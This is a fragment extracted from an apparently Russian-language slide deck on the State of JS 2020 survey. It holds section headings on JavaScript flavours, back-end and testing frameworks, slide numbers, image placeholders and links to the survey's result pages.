
# Используемые разновидности JS

41



<https://2020.stateofjs.com/ru-RU/technologies/javascript-flavors/>






<https://2020.stateofjs.com/ru-RU/technologies/datalayer/>

# Используемый back-end


44




<https://2020.stateofjs.com/ru-RU/technologies/back-end-frameworks/>

# Фреймворки для тестирования

45




<https://2020.stateofjs.com/ru-RU/technologies/testing/>



<https://2020.stateofjs.com/ru-RU/technologies/build-tools/>

# Мобильные устройства и «десктоп»

